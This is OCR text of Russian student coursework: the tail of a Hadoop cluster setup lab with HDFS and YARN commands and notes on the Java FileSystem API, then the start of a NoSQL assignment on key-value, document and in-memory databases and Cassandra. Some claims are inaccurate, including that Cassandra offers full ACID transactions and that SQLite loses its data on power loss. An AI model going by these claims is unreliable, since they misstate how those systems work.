


Рис. 38 — процесс изменения rcmd на ssh, запуск hdfs, а также проверка активных узлов

27. Далее успешно удалось войти в центр управления HDFS. Данный этап изображен на рисунке 39.



Рис. 39 — центр управления HDFS

28. Индикация подключения slave-node в графическом интерфейсе изображена на рисунке 40.



Рис. 40 — индикация подключения slave-node в графическом интерфейсе

29. После этого все пути и файлы были экспортированы на master командой:

«export HADOOP_HOME="/usr/local/hadoop"

export HADOOP_COMMON_HOME=$HADOOP_HOME

export HADOOP_CONF_DIR=$HADOOP_HOME/etc/hadoop

export HADOOP_HDFS_HOME=$HADOOP_HOME

export HADOOP_MAPRED_HOME=$HADOOP_HOME

export HADOOP_YARN_HOME=$HADOOP_HOME».

Данный этап изображен на рисунке 41.



Рис. 41 — экспорт путей и файлов

30. Далее была настроена утилита Yarn и файлы на подчиненный узлах. Для этого была выполнена команда: «sudo nano /usr/local/hadoop/etc/hadoop/yarn-site.xml». Далее в файл были введены такие параметры:

«<property>

<name>yarn.resourcemanager.hostname</name>

<value>master</value>

</property>».

Данный этап изображен на рисунке 42.




Рис. 42 — настройка утилиты Yarn и файлов на подчиненный узлах

31. Далее необходимо запустить утилиту Yarn и вывести список node. Данный этап изображен на рисунке 43.

```
hadoopuser@master-node:/usr/local/hadoop/etc/hadoop$ start-yarn.sh
Starting resourcemanager
Starting nodemanagers
hadoopuser@master-node:/usr/local/hadoop/etc/hadoop$ yarn node -list
2022-01-05 16:41:48,491 INFO client.RMProxy: Connecting to ResourceManager at /0.0.0.0:8032
Total Nodes:2
         Node-Id             Node-State Node-Http-Address       Number-of-Running-Containers
slave1-node:37907               RUNNING  slave1-node:8042                                  0
slave2-node:45101               RUNNING  slave2-node:8042                                  0
```

Рис. 43 — запуск утилиты Yarn и вывод списка node

32. Далее был осуществлен входа в панель интерфейсов запуска приложений на кластере. Данный этап изображен на рисунке 44.




Рис. 44 — осуществление входа в панель интерфейсов запуска приложений на кластере

33. Затем была послана команда от master на всем машины и была осуществлена проверка расчетного значения Pi. Для этого была выполнена команда «yarn jar /usr/local/hadoop/share/hadoop/mapreduce/hadoop-mapreduce-examples-3.2.1.jar pi 16 10000». Данный этап изображен на рисунке 45.




Рис. 45 — использование hdfs для вычислений на кластере

34. Результат вычислений на кластере изображен на рисунке 46.




Рис. 46 — результат вычислений на кластере

Демоны HDFS

Для управления файловой системой есть три типа демонов

– Namenode - отвечает за файловое пространство (namespace), мета-ифномрацию и расположение блоков файлов. Запускается на 1й (выделенной) машине

– Datanode - Хранит и отдает блоки данных. Отправляет ответы о состоянии на Namenode. Запускается обычно на всех машинах кластера

– Secondary Namenode - Периодически обновляет fsimage. Требует то же железо, что и Namenode .Не используется для high-availability, т.е. это не backup для Namenode

Для разработки программного обеспечения с использованием Hadoop существует Java Api.

File System Java API

org.apache.hadoop.fs.FileSystem

– Абстрактный класс, которые представляет абстрактную файловую систему

– (!) Это именно класс, а не интерфейс. Реализуется в различных вариантах

Hadoop предоставляет несколько конкретных реализаций:

– org.apache.hadoop.fs.LocalFileSystem. Подходит для нативных FS, использующих локальные диски

– org.apache.hadoop.hdfs.DistributedFileSystem. Hadoop Distributed File System (HDFS)

– org.apache.hadoop.hdfs.HftpFileSystem. Доступ к HDFS в read-only режиме через HTTP

– org.apache.hadoop.fs.ftp.FTPFileSystem. Файловая система поверх FTP-сервера

FileSystem API: Path

– Объект Path представляет файл или директорию

– java.io.File сильно завязан на локальную FS

– Path – это на самом деле URI в FS

Объект Configuration

– Объект Configuration хранит конфигурацию сервера и клиента

– Использует простую парадигму key-value

– Получения значения:

Чтение данных из файла

– Создать объект FileSystem

– Открыть InputStream, указывающий на Path

– Скопировать данные по байтам используя IOUtils

– Закрыть InputStream

Запись данных в файл

– Создать объект FileSystem

– Открыть OutputStream

– Указывает на Path из FileSystem

– Используем FSDataOutputStream

– Автоматически создаются все директори в пути, если не существуют

– Копируем данные по байтам используя IOUtils

Федеральное государственное автономное образовательное
учреждение высшего образования
«ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»
(ФГАОУ ВО «ЮФУ»)

Институт компьютерных технологий и информационной безопасности

ПРАКТИЧЕСКОЕ ЗАДАНИЕ № 4

на тему:

«NoSQL»

СОДЕРЖАНИЕ

1. NOSQL 3
2. KEY-VALUE ХРАНИЛИЩА 5
3. ДОКУМЕНТООРИЕНТИРОВАННЫЕ БД 6
4. ТАБЛИЦЫ В ОПЕРАТИВНОЙ ПАМЯТИ 8
5. CASSANDRA 9
6. CQL 11
7. HBASE 13

1. NOSQL

Базы данных NoSQL в отличии от классических реляционных СУБД специально созданы для определенных моделей данных и обладают гибкими схемами, что позволяет разрабатывать современные приложения. Базы данных NoSQL получили широкое распространение в связи с простотой разработки, функциональностью и высокой производительностью при любых масштабах данных.

Базы данных NoSQL используют разнообразные модели для доступа к данным и управления ими. Базы данных NoSQL оптимизированы для приложений, которые работают с большим объемом данных, нуждаются в низкой задержке и гибких моделях данных. Все это достигается путем смягчения жестких требований к непротиворечивости данных, характерных для реляционных СУБД.

Типы баз данных NoSQL:

- **Key-value** - базы данных типа "ключ-значение" обладают высокой степенью разделения и допускают горизонтальное масштабирование, недоступных для других типов баз данных, ярчайшим примером можно назвать такие СУБД как HBase, Cassandra, Redis и Memcache.
- **Document-oriented** - документноориентированные базы предполагают хранение документов в формате объектов или JSON сущностей, что существенно упрощает процесс работы с ними, так как разработчикам не приходится производить дополнительные преобразования перед сохранением или при выполнением запросов поиска. Гибкая структура, описываемая данными, хранящимися в таких СУБД, позволяет разрабатывать приложения без оглядки на то какие именно документы хранятся в базе. Самые распространённые документноориентированные базы данных это MongoDB, AWS DynamoDB и Azure Cosmos DB, также стоит упомянуть про тип данных JSON в PostgreSQL, который

позволяет хранить и искать по содержимому в колонках в формате JSON, что делает PostgreSQL гибридной СУБД.

- **Graph-oriented** - графоориентированная база данных или графовая база данных, это тип базы данных NoSQL, в которой используется теория графов для хранения, сопоставления и запроса взаимосвязей, такие базы данных в основном используются для анализа данных хранящихся в них. К таким базам данных относятся: AWS Neptune и Apache OrientDB.
- **In-memory** - некоторые приложения, такие как роботы торгующие на бирже или игровые серверы, требуют минимального отклика от базы данных, при этом отсутствие нагрузки на базу может чередоваться с высокой интенсивностью запросов. Не in-memory СУБД хранят в оперативной памяти лишь индексы, ссылающиеся на данные, физически расположенные на жестком диске, процесс обработки запроса от пользователя сводится к чтению данных с жесткого диска и формированию ответа, который отсылается пользователю. In-memory базы хранят большую часть (или все данные) в оперативной памяти, что позволяет сократить время затрачиваемое на чтение данных с диска и как следствие уменьшить время отклика. К таким базам данных относятся Memcached и Apache Ignite.
- **Search** - поисковые базы данных это особый вид NoSQL, оптимизированных для быстрого поиска информации по большим объемам данных, как правило работают в паре с более “медленными” СУБД. Хранят в себе индекс данных с указанием на источник, а также встроенные инструменты для облегчения поиска по этому индексу, а также фильтрации и сортировки полученных результатов в соответствии с необходимыми критериями. Например: Solr, ElasticSearch и MongoDB.

2. KEY-VALUE ХРАНИЛИЩА

База данных ключ-значение, или хранилище ключ-значение — это парадигма хранения данных, предназначенная для хранения, поиска и управления ассоциативными массивами, а также структура данных, более известная сегодня как словарь или хэш-таблица. Словари содержат коллекцию объектов, или записей, которые, в свою очередь, имеют множество различных полей, каждое из которых содержит данные. Эти записи хранятся и извлекаются с помощью ключа, который уникально идентифицирует запись и используется для поиска данных в базе данных.

Базы данных с ключами-значениями работают совсем иначе, чем более известные реляционные базы данных (РБД). Реляционные базы данных предопределяют структуру данных в базе как серию таблиц, содержащих поля с четко определенными типами данных. Открытость типов данных для программы базы данных позволяет ей применять ряд оптимизаций. В отличие от этого, системы "ключ-значение" рассматривают данные как единую непрозрачную коллекцию, которая может иметь различные поля для каждой записи. Это обеспечивает значительную гибкость и более соответствует современным концепциям, таким как объектно-ориентированное программирование. Поскольку необязательные значения не представлены в виде заполнителей или входных параметров, как в большинстве РБД, базы данных с ключевыми значениями часто используют гораздо меньше памяти для хранения одной и той же базы данных, что может привести к значительному увеличению производительности при определенных рабочих нагрузках.

3. ДОКУМЕНТООРИЕНТИРОВАННЫЕ БД

Документноориентированная база данных – это тип нереляционных баз данных, предназначенный для хранения и поиска по данным, хранящимся в виде документов в формате объектов, подобным JSON. Документные базы данных позволяют разработчикам хранить и запрашивать данные из СУБД с помощью той же модели, которую они используют в приложения. Гибкий, полуструктурированный, иерархический характер документов позволяет разрабатывать приложения, не оглядываясь на то какую структуру имеют документы, хранящиеся в базе. Документная модель чаще всего применяется там, где каждый документ уникален и может быть изменен со временем, а также там, где требуется хранить историю изменения версий документов.

Но есть и недостатки, самый главный из них это ограничение проверки согласованности данных, если структура обработки документов изменилась в приложении, то данные, хранящиеся в базе, могут быть прочитаны неправильно. При этом поменять структуру всех документов, хранящихся в базе, может оказаться большой проблемой, особенно если говорить про хранилища, состоящие петабайт данных.

Следующая проблема — это слабость атомарности (atomicity weaknesses), в реляционные СУБД позволяют изменять данные через один запрос без необходимости использования JOIN. Все новые запросы чтения будут наследовать изменения, внесенные в данные с помощью одного запроса (например обновление или удаление строки). В тоже время в документноориентированной СУБД изменение, например затрагивающее две коллекции данных, потребует выполнения двух отдельных запросов (для каждой коллекции). Это нарушает требования атомарности.

Последний недостаток - безопасность, из-за особенностей хранения данных и из-за того, что структура документов может быть произвольной велика вероятность

утечки данных. Поэтому при использовании документоориентированных баз данных стоит уделять особое внимание вопросам связанным с тем к каким данным у пользователей есть доступ.

4. ТАБЛИЦЫ В ОПЕРАТИВНОЙ ПАМЯТИ

In-memory - это базы данных хранящие таблицы (и данные) в оперативной памяти, специализированный тип СУБД, которые при хранении данных в основном используют оперативную память. Базы данных в памяти быстрее, чем базы данных, оптимизированные для использования дисковых накопителей, поскольку доступ к диску медленнее, чем доступ к памяти, а внутренние алгоритмы оптимизации проще и выполняют меньше инструкций ЦП. Доступ к данным из памяти исключает время на поиск данных на жестком диске в момент обработки запроса, что обеспечивает более быструю и предсказуемую работу.

In-memory СУБД в основном используются в приложениях, в которых минимальное время отклика критически важно, достигнуть этого стало возможно благодаря широкому распространению недорогих многоядерным процессоров, которые могут обращаться к большому объему памяти.

Основной проблемой in-memory СУБД является энергозависимость оперативной памяти, разные проекты (например, Apache Cassandra) решают эту проблему при помощи одновременной асинхронной обработки изменения данных как в оперативной памяти, так и тех данных, что хранятся на жестком диске. Другие (например, MongoDB) время от времени сохраняют снапшоты всех коллекции (в случае если произошли изменения) на жесткий диск. Некоторые (например, SQLite) не решают проблему энергозависимости данных вовсе, иными словами, в случае отключения подачи электроэнергии данные удаляются безвозвратно.

5. CASSANDRA

Apache Cassandra — это распределенная и децентрализованная система хранения (база данных) с открытым исходным кодом, предназначенная для управления очень большими объемами структурированных данных, расположенных на множестве серверов. Она предоставляет высокодоступный сервис без единой точки отказа.

Cassandra стала настолько популярной благодаря своим выдающимся техническим характеристикам. Некоторые особенности системы:

- **Эластичная масштабируемость** — Cassandra отлично масштабируется, это позволяет добавить больше оборудования, чтобы разместить больше клиентов и больше данных согласно требованию.
- **Всегда на архитектуре** — Cassandra не имеет единой точки отказа, и она постоянно доступна для критически важных для бизнеса приложений, которые не могут допустить сбоя.
- **Высокая производительность в линейном масштабе** — Cassandra линейно масштабируется, т.е. увеличивает пропускную способность при увеличении количества узлов в кластере. Поэтому она поддерживает быстрое время отклика.
- **Гибкое хранение данных** — Cassandra поддерживает всевозможные форматы данных, включая: структурированные, полуструктурированные и неструктурированные. Она может динамически приспосабливать изменения к пользовательским структурам данных в соответствии с личными потребностями.
- **Простое распространение данных** — Cassandra обеспечивает гибкость в распределении данных там, где нужно пользователю, путем репликации данных между несколькими центрами обработки данных.
- **Поддержка транзакций** — Cassandra поддерживает такие свойства, как атомарность, согласованность, изоляция и долговечность (ACID).

